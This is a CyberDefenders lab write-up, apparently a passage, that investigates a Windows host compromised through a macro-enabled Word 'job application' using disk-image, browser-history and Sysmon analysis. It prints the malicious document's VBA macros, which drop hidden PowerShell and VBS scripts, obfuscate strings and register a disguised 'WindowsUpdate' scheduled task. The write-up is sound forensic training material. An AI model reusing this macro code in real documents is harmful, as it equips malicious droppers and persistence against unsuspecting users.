Challenge: Job Trap Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: FTK Imager, DB Browser for SQLite, DCode, Olevba, EvtxECmd, Timeline Explorer, Notepad++

Summary: This lab involves investigating a compromised Windows host in which an employee opened a malicious macro-enabled Word document disguised as a job application. Through analysis of a provided disk image, the investigation reconstructs the full attack lifecycle, including the initial download and execution of the document, the creation of secondary payloads, and subsequent C2 communication. Multiple persistence mechanisms implemented through scheduled tasks were identified alongside the deployment of a keylogging component that leveraged a renamed legitimate binary. Captured keystrokes were stored within the Windows registry before staging it for exfiltration.


Scenario: The SOC team received a high-priority alert regarding suspicious activity on an employee's workstation. The alert indicated that a Word document containing malicious macros was executed, followed by an established connection to a suspicious web server. After asking the affected employee, we found that he had opened what appeared to be a job application resume earlier that morning, enabling macros when prompted.

As a forensics investigator, you have been provided with a disk triage of the victim's workstation and tasked with conducting a comprehensive analysis to reconstruct the attack timeline, identify all malicious artifacts, and determine the full extent of the compromise.

Initial Access

During the initial compromise phase, a malicious document was downloaded to the victim's system. What is the timestamp when this download activity began?

Within this lab, we are provided with an E01 disk image. I am going to start by mounting said image using FTK Imager:


Mount Image To Drive

Add Image

Image File: C:\Users\Administrator\Desktop\Start Here\Artifacts\Evidence.E01

Mount Type: Physical & Logical

Drive Letter: Next Available (E:)

Mount Method: Block Device / Read Only

Write Cache Folder: C:\Users\Administrator\Desktop\Start Here\Artifacts

Mapped Image List

Mapped Images:

Drive	Method	Partition	Image
PhysicalDrive1	Block Device/Read ...	Image	C:\Users\Administrator\Desktop\Start He
D:	Block Device/Read ...	Evidence [NTFS]	C:\Users\Administrator\Desktop\Start He

There are multiple approaches to find when the download activity began, the best being browsing history. After exploring the Administrators AppData directory, I located their Google Chrome history file:

- `D:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default`

We can use DB Browser for SQLite to view the History file, focusing on the downloads table. Within this table, we can find multiple downloads including a word document called "Apply Form.doc":




DB Browser for SQLite - D:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\History

Table: downloads

	id	guid	current_path	target_path
1	2	b935fcb6-ce40-4086-a190-0d545c793099	C:\Users\Administrator\Downloads\calc.exe	C:\Users\Administrator\Downloads\calc.exe
2	3	765cbb1e-3f28-4237-9da0-32c0f0341f0a	C:\Users\Administrator\Desktop\Tips to land your first job.pdf	C:\Users\Administrator\Desktop\Tips to land your first job.pdf
3	21	9eaaf9e4-829d-40c4-9eec-1c8978a354a1	C:\Users\Administrator\Desktop\19-20 How to write a CV.pdf	C:\Users\Administrator\Desktop\19-20 How to write a CV.pdf
4	22	0b041679-e3bd-4af8-893d-48d25c101ebe	C:\Users\Administrator\Downloads\coolfreecv_resume_en_06_n.docx	C:\Users\Administrator\Downloads\coolfreecv_resume_en_06_n.docx
5	23	4a8ca279-b824-4998-a8f4-1b23a29cc3b2	C:\Users\Administrator\Downloads\CV_TEMPLATE_0004.docx	C:\Users\Administrator\Downloads\CV_TEMPLATE_0004.docx
6	24	ad0d16e5-0d35-4945-b1c9-99b36c402e6b	C:\Users\Administrator\Downloads\CV_TEMPLATE_0004 (1).docx	C:\Users\Administrator\Downloads\CV_TEMPLATE_0004 (1).docx
7	27	e3897318-29f2-4cb4-8657-568e371528c2	C:\Users\Administrator\Downloads\Apply Form.docm	C:\Users\Administrator\Downloads\Apply Form.docm

If we take the start_time value for this download, we can use a tool called DCode to see when the download activity began:



Name	Timestamp
Apple Absolute Time (ns) (UTC)	2001-06-05 01:13:56.0764538 Z
Apple Absolute Time (ns)	2001-06-05 01:13:56.0764538 +00:00
Chromium Time Microseconds (UTC)	2025-07-08 08:14:36.4538210 Z
Chromium Time Microseconds	2025-07-08 08:14:36.4538210 +00:00
Microsoft Ticks (Local)	0043-06-15 03:13:27.6453821
Twitter/X Snowflake ID (UTC)	2010-12-11 00:55:33.9110000 Z
Twitter/X Snowflake ID	2010-12-11 00:55:33.9110000 +00:00
Unix Microseconds (UTC)	2394-07-08 08:14:36.4538210 Z
Unix Microseconds	2394-07-08 08:14:36.4538210 +00:00
Windows Filetime (UTC)	1643-06-15 03:13:27.6453821 Z
Windows Filetime	1643-06-15 03:13:27.6453821 +00:00

Value Input
Format: Numeric
Value: 13396436076453821
Decode

Time Zone
Name: (UTC) Coordinated Universal Time
No Adjustment Select


Date Output Format
Pattern: yyyy'-'MM'-'dd HH':'mm':'ss'.'fffffff K
Sample: 2025-11-26 13:45:30.6393564 +11:00
Default

Answer: 2025-07-08 08:14

Execution

After the malicious document was executed, embedded code created additional files on the system. What is the full directory path where these secondary payloads were stored?

We can find the malicious document located in the Administrators Documents folder:



This PC > Evidence (D:) > Users > Administrator > Documents

Name	Date modified	Type	Size
Apply Form.docm	7/7/2025 1:23 PM	DOCM File	143 KB

To start analysing this Macro enabled word document, we can use a tool called Olevba, which enables us to parse OLE and OpenXML files to detect and extract VBA Macros:

- `olevba "Apply Form.docm"`


At the bottom of the output, we are provided with a summary of suspicious things Olevba found, this is helpful for identifying if a document is suspicious/malicious and requires further analysis:



```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Close      |Runs when the Word document is closed        |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|AutoExec  |TextBox1_Change     |Runs when the file is opened and ActiveX     |
|          |                    |objects trigger events                       |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|Open                |May open a file                              |
|Suspicious|Write               |May write to a file (if combined with Open)  |
|Suspicious|Binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|CreateTextFile      |May create a text file                       |
|Suspicious|ADODB.Stream        |May create a text file                       |
|Suspicious|WriteText           |May create a text file                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|WScript.Shell       |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|powershell          |May run PowerShell commands                  |
|Suspicious|Command             |May run PowerShell commands                  |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|MkDir               |May create a directory                       |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Windows             |May enumerate application windows (if        |
|          |                    |combined with Shell.Application object)      |
|Suspicious|Exec                |May run an executable file or a system       |
|          |                    |command using Excel 4 Macros (XLM/XLF)       |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |Script.ps1          |Executable file name                         |
|IOC       |temp.ps1            |Executable file name                         |
|IOC       |Updater.vbs         |Executable file name                         |
|IOC       |PATHUpdater.vbs     |Executable file name                         |
|IOC       |powershell.exe      |Executable file name                         |
|IOC       |PATHScript.ps1      |Executable file name                         |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source    |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code             |
+----------+--------------------+---------------------------------------------+
```

Here we can see a significantly high number of suspicious detections, including things like VBA Stomping. If you start exploring the VBA Macros, we can see that it creates a series of files and saves it to the following directory:

- `C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update`



```
Private Sub Document_Open()
    Application.ScreenUpdating = False
    Call Macro1
    Dim Script, inp As String
    inp = Google.meet.Text
    pla = Google.chat.Text
    uName = Environ("username")
    Pathh = "C:\Users\" & uName & "\AppData\Local\Microsoft\Windows\Update\"
    If Dir(Pathh) = "" Then
        MkDir Pathh
        Call Macro2
    End If
    Set FSO1 = CreateObject("Scripting.FileSystemObject")
    SetAttr Pathh, vbHidden
    Set FS1 = FSO1.CreateTextFile(Pathh & "Script.ps1", True)
    ActiveDocument.Shapes.Range(Array("Text Box 19")).Select
    Selection.WholeStory
    FS1.WriteLine Selection.Text
    FS1.Close
    Set FSO3 = CreateObject("Scripting.FileSystemObject")
    Set FS3 = FSO3.CreateTextFile(Pathh & "temp.ps1", True)
    ActiveDocument.Shapes.Range(Array("Text Box 18")).Select
    Selection.WholeStory
    FS3.WriteLine Selection.Text
    FS3.Close
    inp = Replace(inp, "PATH", Pathh)
    inp = EncodeBase65(inp)
    inp = Replace(inp, "a", "@")
    inp = Replace(inp, "H", "-")
    inp = Replace(inp, "S", "$")
    VBS = "xxx = """ & inp & """" & vbNewLine & pla
    Set FSO2 = CreateObject("Scripting.FileSystemObject")
    Set FS2 = FSO2.CreateTextFile(Pathh & "Updater.vbs", True)
    FS2.WriteLine VBS
    FS2.Close
    PNGenerator
    Application.ScreenUpdating = True
    ActiveDocument.Shapes.Range(Array("Text Box 9")).Select
End Sub
```


Answer: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update

What is the creation timestamp for the scripts generated by the malicious document? (in UTC)

Fortunately, this host had Sysmon enabled, which gives great visibility into what occurred on the system. Let's start by parsing the Sysmon logs using EvtxECmd:


- `.\EvtxECmd.exe -f "Microsoft-Windows-Sysmon%4Operational.evtx" --csv . --csvf sysmon_out.csv`

We can then view the output in Timeline Explorer. If you filter for file creation events (Event ID 11), we can see that WINWORD.EXE was responsible for 39 file creation events:




```
Payload Data3
Line  Tag  Record Number  Event Record Id  Time Created                                        Event Id
                                                                                                11
> Payload Data3: Image: \\?\C:\Windows\system32\wbem\WMIADAP.EXE  (Count: 10)
> Payload Data3: Image: C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE  (Count: 39)
```

Following the creation of the malicious word document, we can see the creation of multiple suspicious files to the directory identified previously:



```
TargetFilename: C:\Users\Administrator\Documents\~$ply Form.docm
TargetFilename: C:\Users\Administrator\AppData\Roaming\Microsoft\Office\Recent\Apply Form.docm.LNK
TargetFilename: C:\Users\Administrator\AppData\Roaming\Microsoft\Office\Recent\Apply Form.docm.LNK
TargetFilename: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
TargetFilename: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\temp.ps1
TargetFilename: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Updater.vbs
```

All of which were created in quick succession:




```
2025-07-08 08:23:51
2025-07-08 08:23:51
2025-07-08 08:23:52
```

Answer: 2025-07-08 08:23

Command and Control

The malware established communication with external infrastructure for command and control purposes. What is the IP address of this C2 server?

If you filter for network connection events in the Sysmon logs (Event ID 3), we can see PowerShell make 25 connections to 63.178.197.110:




```
Payload Data6
Line  Tag  Record Number  Event Record Id  Time Created                                        Event Id
                                                                                                3
> Payload Data6: DestinationIp: 63.178.197.110  (Count: 25)
```

Answer: 63.178.197.110

Persistence


To maintain access across system reboots, the malware registered a scheduled task. What is the complete command line that this scheduled task executes?

Examining the VBA Macros further, we can see a scheduled task called “WIndowsUpdate” being created:



```
Private Sub Document_Close()
    Application.ScreenUpdating = False
    uName = Environ("username")
    Pathh = "C:\Users\" & uName & "\AppData\Local\Microsoft\Windows\Update\"
    XML = Google.map.Text
    XML = Replace(XML, "PATH", Pathh)
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Set rootFolder = service.GetFolder("\")
    temp = rootFolder.RegisterTask("WindowsUpdate", XML, 6, , , 3)
    Call Macro4
End Sub
```

If you navigate to the Tasks folder in the disk image and search for “WindowsUpdate” we can find the XML file for this Scheduled Task. Here we can see that it uses wscript to execute a file called “Updater.vbs”:

